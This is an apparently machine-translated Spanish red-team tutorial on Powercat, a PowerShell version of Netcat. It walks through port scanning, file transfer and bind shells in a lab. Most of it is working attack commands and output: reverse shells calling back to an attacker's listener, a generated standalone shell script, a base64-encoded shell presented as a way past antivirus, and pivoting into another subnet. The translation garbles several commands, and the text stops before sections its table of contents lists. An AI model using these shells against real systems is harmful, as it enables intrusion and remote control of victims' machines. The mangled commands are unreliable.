




A DETAILED GUIDE ON



POWERCAT

WWW.HACKINGARTICLES.IN

Contenido

Introducción	3
Opciones básicas en Powercat.....	3
Configurando Powercat.....	3
Escaneo de puertos	4
Transferencia de archivos	5
Enlazar carcasa.....	6
Carcasa inversa	7
Carcasa independiente	9
Shell codificado	9
Túneles.....	10
Powercat One Liner.....	14
Conclusión	15

Introducción

Powercat es una utilidad de red simple que se utiliza para realizar operaciones de comunicación de red de bajo nivel. La herramienta es una implementación del conocido Netcat en Powershell. Se sabe que los antivirus tradicionales permiten la ejecución de PowerCat. El tamaño instalado de la utilidad es de 68 KB. La portabilidad y la independencia de plataforma de la herramienta la convierten en una flecha esencial en el carcaj de todo miembro del equipo rojo. Conozca la funcionalidad de esta herramienta. Puedes descargar esto [aquí](#).

Opciones básicas en Powercat

Powercat admite varias opciones para jugar.

-l	Escuche una conexión
-C	Conéctate con un oyente
-pag	El puerto para conectarse o escuchar
-Es	Ejecutar
-ep	Ejecutar PowerShell
-gramo	Generar carga útil
-ge	Generar carga útil codificada
-d	Desconectar flujo
-i	Datos de entrada

Configurando Powercat

Una política de ejecución de PowerShell es una característica de seguridad en Windows que determina qué scripts pueden o no ejecutarse en el sistema. Por lo tanto, debemos configurar la política de ejecución de PowerShell en "omitir". Esto permitiría que todos los scripts se ejecuten sin restricciones. Luego, necesitamos descargar Powercat usando wget.

```
powershell -ep derivación
wget https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1 -o powercat.ps1
```

es

```
PS C:\Users\ignite\Desktop> powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\ignite\Desktop> wget https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1 -o powercat.ps1
PS C:\Users\ignite\Desktop> ls

Directory: C:\Users\ignite\Desktop

Mode                LastWriteTime         Length Name
----                -
-a----          10/13/2021   9:43 AM           37667 powercat.ps1
```

Ahora que hemos descargado el script Powercat, podemos importarlo al terminal Powershell actual y luego usarlo.

Módulo de importación .\powercat.ps1
powercat -h

```
PS C:\Users\ignite\Desktop> Import-Module .\powercat.ps1
PS C:\Users\ignite\Desktop> powercat -h

powercat - Netcat, The Powershell Version
Github Repository: https://github.com/besimorhino/powercat

This script attempts to implement the features of netcat in a powershell
script. It also contains extra features such as built-in relays, execute
powershell, and a dnscat2 client.

Usage: powercat [-c or -l] [-p port] [options]

-c <ip>      Client Mode. Provide the IP of the system you wish to connect to.
              If you are using -dns, specify the DNS Server to send queries to.

-l           Listen Mode. Start a listener on the port specified by -p.

-p <port>    Port. The port to connect to, or the port to listen on.

-e <proc>    Execute. Specify the name of the process to start.

-ep         Execute Powershell. Start a pseudo powershell session. You can
              declare variables and execute commands, but if you try to enter
              another shell (nslookup, netsh, cmd, etc.) the shell will hang.

-r <str>     Relay. Used for relaying network traffic between two nodes.
              Client Relay Format: -r <protocol>:<ip addr>:<port>
```

Escaneo de puertos

Powercat está equipado con la funcionalidad para buscar puertos abiertos. Puede hacerlo intentando una conexión TCP a los puertos definidos. Por ejemplo, si tengo que verificar si hay un servicio en ejecución en los puertos 21,22,80,443, podemos hacerlo de la siguiente manera:

```
(21,22,80,443) | % {powercat -c 192.168.1.150 -p $_ -t 1 -Detallado -d}
```

Tenga en cuenta que aquí hemos agregado el número de puerto como una variable de lista. El modo de cliente (marca -c) especifica el cliente a escanear. Como podemos observar en la captura de pantalla a continuación, si se encontró que el puerto estaba abierto, Powercat configuró exitosamente una transmisión con el servicio. el indicador de opción de desconexión (-d) especifica que Powercat desconecte la transmisión tan pronto como se abra. Por lo tanto, así es como se pueden descubrir puertos abiertos utilizando Powercat.


```

PS C:\Users\ignite\Desktop> (21,22,80,443) | % {powercat -c 192.168.1.150 -p $_ -t 1 -Verbose -d}
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: Console
VERBOSE: Setting up Stream 1...
VERBOSE: Connecting...
VERBOSE: Connection to 192.168.1.150:21 [tcp] succeeded!
VERBOSE: Setting up Stream 2...
VERBOSE: -d (disconnect) Activated. Disconnecting...
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: Console
VERBOSE: Setting up Stream 1...
VERBOSE: Connecting...
VERBOSE: Connection to 192.168.1.150:22 [tcp] succeeded!
VERBOSE: Setting up Stream 2...
VERBOSE: -d (disconnect) Activated. Disconnecting...
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: Console
VERBOSE: Setting up Stream 1...
VERBOSE: Connecting...
VERBOSE: Connection to 192.168.1.150:80 [tcp] succeeded!
VERBOSE: Setting up Stream 2...
VERBOSE: -d (disconnect) Activated. Disconnecting...
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: Console
VERBOSE: Setting up Stream 1...
VERBOSE: Connecting...
VERBOSE: Timeout!
VERBOSE: Stream 1 Setup Failure
VERBOSE: Failed to close Stream 2
VERBOSE: Failed to close Stream 1

```

Transferencia de archivos

La transferencia de archivos es posible en Powercat ingresando datos en el flujo de datos y recuperándolos en el extremo del cliente.

Creemos un archivo de texto llamado "notes.txt" en la carpeta actual. Aquí, el indicador de entrada (-i) se utiliza para ingresar datos en la secuencia. Esto se puede utilizar para mover archivos, objetos de matriz de bytes o cadenas también.

Ahora, primero configuraremos el oyente en el extremo del cliente. Usemos netcat en Linux para mayor comodidad aquí. Después de configurarlo, usaremos Powercat para transferir este archivo de texto.

es

```
powercat -c 192.168.1.3 -p 443 -i notas.txt
```

```

PS C:\Users\ignite\Desktop> ls

Directory: C:\Users\ignite\Desktop

Mode                LastWriteTime         Length Name
----                -
-a----          10/13/2021 10:00 AM        46518 encodedshell.ps1
-a----          10/13/2021 10:03 AM           54 notes.txt
-a----          10/13/2021  9:43 AM       37667 powercat.ps1

PS C:\Users\ignite\Desktop> powercat -c 192.168.1.3 -p 443 -i notes.txt

```

Lo que estaba en notes.txt ha sido transferido a nuestro destino. Como puede ver, el archivo se creó correctamente después de que se finalizó una conexión exitosa.

```
nc -lnvp 443 > notas.txt
es
```

```
(root@kali)~[/powercat]
# nc -lnvp 443 > notas.txt
listening on [any] 443 ...
connect to [192.168.1.3] from (UNKNOWN) [192.168.1.145] 49898
^C

(root@kali)~[/powercat]
# ls
notes.txt
```

Enlazar cáscara

Bind Shell se refiere al proceso en el que el atacante puede conectarse a un oyente abierto en la máquina de destino e interactuar con él. Para demostrar esto, configuraremos un oyente en el objetivo usando Powercat y luego nos conectaremos a él. Aquí hay dos escenarios:

Netcat a Powercat: aquí, el atacante es Kali y Windows tiene un oyente ejecutándose.

Ataques -> Kali

Víctima -> Windows

En un escenario ideal, el atacante entregaría un código que se ejecuta para abrir un oyente y luego permitiría al atacante comunicarse aún más con la víctima conectándose a ella.

```
powercat -l -p 443 -e cmd
Carolina del Norte 192.168.1.145 443
```

```
PS C:\Users\ignite\Desktop> powercat -l -p 443 -e cmd
```

Y así, observamos que la sesión interactiva ahora está activa en la máquina atacante.

```
(root@kali)~[/powercat]
# nc 192.168.1.145 443
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.


C:\Users\ignite\Desktop>
```

De Powercat a Powercat: Lo mismo se podría lograr también entre dos scripts de Powercat. En el oyente, configuramos el puerto 9000 y el atacante se conecta y entrega el ejecutable cmd.

Oyente: Ignite (nombre de usuario de Windows)


Atacante: raj (nombre de usuario de Windows)

```
powercat -l -p 9000 -e cmd -v
powercat -c 192.168.1.145 -p 9000 -v
```



```
PS C:\Users\ignite\Desktop> powercat -l -p 9000 -e cmd -v
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: Process
VERBOSE: Setting up Stream 1...
VERBOSE: Listening on [0.0.0.0] (port 9000)
VERBOSE: Connection from [192.168.1.45] port [tcp] accepted (source p
VERBOSE: Setting up Stream 2...
VERBOSE: Starting Process cmd...
VERBOSE: Both Communication Streams Established. Redirecting Data Betw
```

Como puede ver, el atacante logra conectarse con el oyente y generar una sesión interactiva. Verificamos la identidad usando whoami.



```
PS C:\Users\raj\Desktop> powercat -c 192.168.1.145 -p 9000 -v
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: Console
VERBOSE: Setting up Stream 1...
VERBOSE: Connecting...
VERBOSE: Connection to 192.168.1.145:9000 [tcp] succeeded!
VERBOSE: Setting up Stream 2...
VERBOSE: Both Communication Streams Established. Redirecting Data Betw
Microsoft windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\ignite>whoami
whoami
msedgewin10\ignite
C:\Users\ignite>
```

Carcasa inversa

Shell inverso se refiere al proceso en el que la máquina atacante tiene un oyente ejecutándose al que la víctima se conecta y luego el atacante ejecuta el código.

1. Netcat a Powercat: aquí, Kali (netcat) es la máquina atacante con el oyente ejecutándose en el puerto. 443, y Windows que ejecuta Powercat (víctima) se conectará a él.

Atacante: Netcat (Kali)

Víctima: Ignite (nombre de usuario de Windows)

Esto se logra ejecutando primero netcat en modo de escucha en la máquina atacante y luego ejecutando powercat en modo cliente para conectarse.

```
nc -lvp 443
powercat -c 192.168.1.3 -p 443 -e cmd.exe
```

```
PS C:\Users\ignite\Desktop> powercat -c 192.168.1.3 -p 443 -e cmd.exe
```

Como puede ver, tan pronto como la víctima ingresa el comando Powershell, obtenemos un shell interactivo

```
(root@kali)~[/powercat]
# nc -lvp 443
listening on [any] 443 ...
connect to [192.168.1.3] from (UNKNOWN) [192.168.1.145] 49936
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\ignite\Desktop>
```

Powercat a Powercat: lo mismo se puede hacer también con dos dispositivos Windows.

Atacante: Ignite (nombre de usuario de Windows)

Víctima: raj (nombre de usuario de Windows)

Primero configuremos un escucha en el puerto 9000 y luego ejecutemos powercat en modo cliente para conectarnos a él.

```
powercat -c 192.168.1.145 -p 9000 -e cmd -v powercat -l -p
9000 -v
```

```
PS C:\Users\raj\Desktop> powercat -c 192.168.1.145 -p 9000 -e cmd -v
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: Process
VERBOSE: Setting up Stream 1...
VERBOSE: Connecting...
VERBOSE: Connection to 192.168.1.145:9000 [tcp] succeeded!
VERBOSE: Setting up Stream 2...
VERBOSE: Starting Process cmd...
```

Como puede ver, se ha generado un shell interactivo al conectarse a este oyente.

```
PS C:\Users\ignite\Desktop> powercat -l -p 9000 -v
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: Console
VERBOSE: Setting up Stream 1...
VERBOSE: Listening on [0.0.0.0] (port 9000)
VERBOSE: Connection from [192.168.1.45] port [tcp] accepted (source po
VERBOSE: Setting up Stream 2...
VERBOSE: Both Communication Streams Established. Redirecting Data Betwe
Microsoft Windows [Version 10.0.18362.53]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\raj\Desktop>
```


Pero, por supuesto, el comando Powercat anterior al final de la víctima es solo una simulación de cómo funcionaría la obtención de un shell interactivo mediante la ejecución remota de código en la vida real.

Carcasa independiente

La opción es útil cuando se puede ejecutar un script dentro del sistema. Esto permite a un atacante codificar un shell inverso en un archivo ".ps1" y esperar a que se ejecute el script. Escenario 1: digamos que se está ejecutando un trabajo cron que ejecuta un script que tiene acceso de escritura. Se puede copiar y pegar el siguiente comando para obtener un shell inverso fácilmente, incluso sin acceso a la ejecución de comandos de PowerShell.

```
powercat -c 192.168.1.3 -p 443 -e cmd.exe -g > shell.ps1
es
.\shell.ps1
```

```
PS C:\Users\ignite\Desktop> powercat -c 192.168.1.3 -p 443 -e cmd.exe -g > shell.ps1
PS C:\Users\ignite\Desktop> ls

Directory: C:\Users\ignite\Desktop

Mode                LastWriteTime         Length Name
----                -
-a----          10/13/2021   9:43 AM         37667 powercat.ps1
-a----          10/13/2021   9:58 AM         17446 shell.ps1

PS C:\Users\ignite\Desktop> .\shell.ps1
```

Asegúrese de que el oyente se esté ejecutando. Estamos usando Kali como máquina atacante usando Netcat.

```
nc-lnvp 443
```

```
(root@kali)~[~/powercat]
# nc -lnvp 443
listening on [any] 443 ...
connect to [192.168.1.3] from (UNKNOWN) [192.168.1.145] 49938
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\ignite\Desktop>
```

Como puede ver, hay varias formas de obtener un shell interactivo en la máquina de destino usando netcat.

Shell codificado

Para evadir los dispositivos de seguridad tradicionales, como las soluciones antivirus, podemos codificar el shell que utilizamos anteriormente. Powercat tiene una buena característica para codificar comandos en una matriz hexadecimal. De esta manera, se pueden omitir algunas de las funciones de seguridad básicas. Esto se hace mediante:

```
powercat -c 192.168.1.3 -p 443 -e cmd.exe -ge > codificadoshell.ps1
gato .lencodedshell.ps1
```

```
PS C:\Users\ignite\Desktop> powercat -c 192.168.1.3 -p 443 -e cmd.exe -ge > encodedshell.ps1
PS C:\Users\ignite\Desktop> cat .\encodedshell.ps1
ZgB1AG4AYwB0AGkAbwBuACA AUwB0AHIAZQBhAG0AMQBFAFMAZQB0AHUAcAAKAHsACgAKACAAIAAgACAACABhAHIAyQBtACgAJABQ
YAdQBuAGMAUwB1AHQAdQBwAFYAYQByAHMACgAgACAIAAAGAGkAZgAoACQAZwBsAG8AYgBhAGwAOgBWAGUAcgBiAG8AcwB1ACKAey
AEAAewB9AAoAIAAgACAIAABpAGYAKAAhACQAbAaPAAoAIAAgACAIAAB7AAoAIAAgACAIAAAGACAIAABGAHUAbgBjAFYAYQByAHMA
ATAE8AYgBqAGUAYwB0ACA AUwB5AHMAdAB1AG0ALgB0AGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAGMAcABDAGwAaQB1AG4AdAAKAC
IgAKACAIAAAGACAIAAAGACQASABhAG4AZABsAGUATAA9ACAAJABTAG8AYwBrAGUAdAAuAEIAZQBhAGkAbgBDAG8AbgBuAGUAYwB0
UACgAgACAIAAAGAHsACgAgACAIAAAGACAIAAAGAEYAdQBuAGMAVgBhAHIAcWBBACIAbAAiAF0AIAA9ACAAJABUAHIAQBu1AAoAIA
AFsAMAAuADAALgAwAC4AMABdACAABwAG8AcgB0ACAAIAGAgACsAIAAKAHAAIAAIAACAAIAGApACIAKQAKACAIAAAGACAIAAAGACQ
BrAGUAdABZAC4AVABjAHAATABpAHMAdAB1AG4AZQByACAAJABwAAoAIAAgACAIAAAGACAIAABTAG8AYwBrAGUAdAAuAFMAAdABhAH
QQBjAGMAZQBwAHQAVABjAHAQwBsAGkAZQBwAHQAKAAKAG4AdQBsAGwALAGwAbAaPAAoAIAAAGACAIAAAB9AAoAIAA
8AcwB0AGkAYwBZAC4AUwB0AG8ACAB3AGFAdABjAGGAXOA6ADoAUwB0AGFACgB0AE4AZQB3ACgAKQAKACAIAAAGACAIAAABwAGkAbg
```

Y luego el shell se puede ejecutar usando la opción powershell -E , que puede ejecutar una cadena codificada.

```
powershell -E <cadena>
```

Luego, la cadena se codifica con el valor desde arriba.

```
PS C:\Users\ignite\Desktop> powershell -E ZgB1AG4AYwB0AGkAbwBuACA AUwB0AHIAZQBhAG0AMQBFAFMAZQB0AHUAcAAKAHsACgAKACAAIAAgACAACABhAHIAyQBtACgAJABQ
YAdQBuAGMAUwB1AHQAdQBwAFYAYQByAHMACgAgACAIAAAGAGkAZgAoACQAZwBsAG8AYgBhAGwAOgBWAGUAcgBiAG8AcwB1ACKAey
AEAAewB9AAoAIAAgACAIAABpAGYAKAAhACQAbAaPAAoAIAAgACAIAAB7AAoAIAAgACAIAAAGACAIAABGAHUAbgBjAFYAYQByAHMA
ATAE8AYgBqAGUAYwB0ACA AUwB5AHMAdAB1AG0ALgB0AGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAGMAcABDAGwAaQB1AG4AdAAKAC
IgAKACAIAAAGACAIAAAGACQASABhAG4AZABsAGUATAA9ACAAJABTAG8AYwBrAGUAdAAuAEIAZQBhAGkAbgBDAG8AbgBuAGUAYwB0
UACgAgACAIAAAGAHsACgAgACAIAAAGACAIAAAGAEYAdQBuAGMAVgBhAHIAcWBBACIAbAAiAF0AIAA9ACAAJABUAHIAQBu1AAoAIA
AFsAMAAuADAALgAwAC4AMABdACAABwAG8AcgB0ACAAIAGAgACsAIAAKAHAAIAAIAACAAIAGApACIAKQAKACAIAAAGACAIAAAGACQ
BrAGUAdABZAC4AVABjAHAATABpAHMAdAB1AG4AZQByACAAJABwAAoAIAAgACAIAAAGACAIAABTAG8AYwBrAGUAdAAuAFMAAdABhAH
QQBjAGMAZQBwAHQAVABjAHAQwBsAGkAZQBwAHQAKAAKAG4AdQBsAGwALAGwAbAaPAAoAIAAAGACAIAAAB9AAoAIAA
8AcwB0AGkAYwBZAC4AUwB0AG8ACAB3AGFAdABjAGGAXOA6ADoAUwB0AGFACgB0AE4AZQB3ACgAKQAKACAIAAAGACAIAAABwAGkAbg
```

Habíamos configurado un oyente en nuestra máquina atacante (Kali) de antemano y estábamos esperando la conexión.

Como puede ver, el shell se está ejecutando correctamente.

```
nc-lnvp 443
```

```
(root@kali)-[~/powercat]
# nc -lnvp 443
listening on [any] 443 ...
connect to [192.168.1.3] from (UNKNOWN) [192.168.1.145] 49942
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\ignite\Desktop>
```

Túnel


La creación de túneles es el mecanismo más eficiente para mantener el sigilo mientras se realizan operaciones del equipo rojo o incluso en escenarios de la vida real. Powershell y Powercat pueden ayudarnos a crear túneles y ocultar nuestra identidad la próxima vez que realicemos una evaluación del equipo rojo.

Aquí hay tres máquinas. Aquí, el atacante se comunica con una máquina con dos tarjetas LAN y ataca una máquina que se ejecuta en una subred alternativa (192.168.146.0/24).




Supongamos que el atacante ya tiene acceso a la máquina del túnel. Replicaremos el escenario usando el comando Enter-PSSession. Esta utilidad nos permite colocar un terminal Powershell interactivo en el túnel con la ayuda de credenciales.

```
Enter-PSSession -ComputerName 192.168.1.45 -Credential raj
```



Después de ingresar las credenciales, podemos ver que se ha generado una sesión interactiva de PowerShell.

Ejecutamos `ipconfig` como comando de validación. Sin embargo, hicimos una observación interesante. Esta máquina tenía dos tarjetas LAN configuradas y había otro adaptador conectado. Es posible que se estén ejecutando otras máquinas en esta subred.



Para trabajar en nuestra observación, necesitaríamos Powercat en este sistema. Lo descargamos usando wget.

```
wget https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1 -o powercat.ps1
```

es

```
[192.168.1.45]: PS C:\Users\raj\Documents> wget https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1 -o powercat.ps1
[192.168.1.45]: PS C:\Users\raj\Documents> ls

Directory: C:\Users\raj\Documents

Mode                LastWriteTime         Length Name
----                -
-a-----         10/12/2021   1:34 PM          37667 powercat.ps1
```

Pero antes de que podamos ejecutar este script, debemos cambiar la política de ejecución nuevamente. Además, tras una pequeña búsqueda, encontramos que 192.168.146.129 estaba vivo y respondiendo. Escaneemos este sistema usando Powercat.

```
Set-ExecutionPolicy -ExecutionPolicy RemoteSigned
```

```
Módulo de importación .\powercat.ps1
```

```
(21, 22, 80, 443) | % { powercat -c 192.168.146.129 -p $_ -t 1 -Detallado -d}
```

Como puede ver, había tres puertos abiertos: 21,22,80

```
[192.168.1.45]: PS C:\Users\raj\Documents> Set-ExecutionPolicy -ExecutionPolicy RemoteSigned
[192.168.1.45]: PS C:\Users\raj\Documents> Import-Module .\powercat.ps1
[192.168.1.45]: PS C:\Users\raj\Documents> (21, 22, 80, 443) | % { powercat -c 192.168.146.129 -p $_ -t 1 -Verbose -d}

VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: Console
VERBOSE: Setting up Stream 1...
VERBOSE: Connecting...
VERBOSE: Connection to 192.168.146.129:21 [tcp] succeeded!
VERBOSE: Setting up Stream 2...
VERBOSE: -d (disconnect) Activated. Disconnecting...
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: Console
VERBOSE: Setting up Stream 1...
VERBOSE: Connecting...
VERBOSE: Connection to 192.168.146.129:22 [tcp] succeeded!
VERBOSE: Setting up Stream 2...
VERBOSE: -d (disconnect) Activated. Disconnecting...
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: Console
VERBOSE: Setting up Stream 1...
VERBOSE: Connecting...
VERBOSE: Connection to 192.168.146.129:80 [tcp] succeeded!
VERBOSE: Setting up Stream 2...
VERBOSE: -d (disconnect) Activated. Disconnecting...
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: Console
VERBOSE: Setting up Stream 1...
VERBOSE: Connecting...
VERBOSE: Timeout!
VERBOSE: Stream 1 Setup Failure
VERBOSE: Failed to close Stream 2
VERBOSE: Failed to close Stream 1
```

